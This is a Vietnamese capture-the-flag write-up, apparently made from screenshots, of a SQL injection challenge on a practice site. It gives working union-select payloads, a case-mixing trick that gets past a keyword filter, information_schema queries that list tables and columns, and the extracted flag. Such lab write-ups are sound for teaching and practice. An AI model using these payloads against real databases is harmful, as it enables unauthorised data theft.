← → C • Not secure | root0x00.altervista.org/sqli/simple.php?id=1%27

Query Failed You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "1" at line 1

Đầu tiên ta cần xác định kiểu input bằng cách nhập vào '. Kết quả cho thấy là string nên query cần được đặt trong " dạng như là id=1'[query]-- -'. Phần -- - thêm vào sau để comment phần sau của query.

Tiếp theo em sẽ tạo query với union select.


Query: id=1'union select 1,2,3-- -'.



HACKING ATTEMPT ... YOUR IP 172.69.158.133 HAS BEEN LOGGED


Kết quả có vẻ union select đã bị filter. Ta cần tìm cách bypass filter này. Một số cách có thể thử là xen kẽ hoa thường, dùng /**/ hay lồng 2 chữ vào nhau. Thử thì thấy cách xen kẽ hoa thường sẽ thành công.

id=1'uniON seLECT 1,2,3-- -'



Query Failed The used SELECT statements have a different number of columns

Có thể dùng luôn query này để tìm ra số cột của bảng. thử với query id=1'uniON seLECT 1,2,3,4,5-- -' thì cho kết quả như hình dưới. Chứng tỏ table có 5 cột.



Hello and Welcome To Our Site, admin

You are not admin and not Allowed to see private DATA,

Log In Admin

Vì -- - dùng làm comment nên có thể đây là mySQL. Tiếp theo ta cần lấy thông tin của bảng. Ta có query như sau: id=1'and 1=2 uniON seLECT 1,2,3,4,group_concat(table_name) from information_schema.tables where table_schema=database()-- -'

← → C • Not secure | root0x00.altervista.org/sqli/simple.php?id=1%27and%201=2%20uniON%20seLECT%201,2,3,4,group_concat(table_name)%20from%20information_schema.tables

Hello and Welcome To Our Site, BlueMilkshake 0, books, flag, users, {J FL4G T4BL3 0d}, {j fl4g t4b13 0D}

You are not admin and not Allowed to see private DATA, Please login to Continue leet....

Log In Admin

Me

Em thấy có một table tên flag. Có 2 giá trị có vẻ là flag nhưng để chắc chắn em sẽ xem giá trị của bảng flag nữa.

Query: id=1'and 1=2 uniON seLECT 1,2,3,4,group_concat(column_name) from information schema.columns where table schema=database() and table name='flag'---'

← → C • A Not secure | root0x00.altervista.org/sqli/simple.php?id=1%27and%201=2%20uniON%20seLECT%201,2,3,4,group_concat(column_name)%20from%20information_schema.col
Hello and Welcome To Our Site, id,username,password,flag

You are not admin and not Allowed to see private DATA, Please login to Continue leet....

Log In Admin

Мe

Kết quả cho thấy bảng flag có cột flag. Bước cuối ta sẽ lấy được flag với query:

id=1'and 1=2 uniON seLECT 1,2,3,4,flag from flag-- - '

← → C ▲ Not secure | root0x00.altervista.org/sqli/simple.php?id=1%27and%201=2%20uniON%20seLECT%201,2,3.4.group_concat(flag)%20from%20flag--%20-%27

Hello and Welcome To Our Site, flag{dDhbLnVnQF1UOypEbmtjd24jQ1VpP21fckNKLHZMI112QEFrKEItMzJ9fUBfLHRjTjozWFNETUxpQFN

You are not admin and not Allowed to see private DATA, Please login to Continue leet....

Log In Admin

<u>Me</u>

flag{dDhbLnVnQF1UOypEbmtjd24jQ1VpP21fckNKLHZMI112QEFrKEItMzJ9fUBfLHRjTjozWFNE TUxpQFNUViglLmo1Kmp6JnldTksofTItYWN2dHlxVmJKIyU9Vy57e0F3aWFKbip0M3JxOGZ0ejo1J XtSM241UXEsdk5uW2NkLnpOW2docXZucj1LaCpXdlB6R3A7ZHQ6OFY3VC5fcSpqdjVSUl19NjpoQC U5dSo9ejUmPXolMz9kMltMejVDQW1YM0hUWkdBKjZdV1VQcCwuJVgzI0UlRiw2ODJoTVR4JiFLI31 yIUxqdXhYa3lpKUYpLzMzNUZoSyM2cnY9cEw6ZilTSEFLUD8rKT9LVGJjTnpmRC1LbnlaR1l1Mj1a aHgjU3JoNipBWllTdTIpCg==}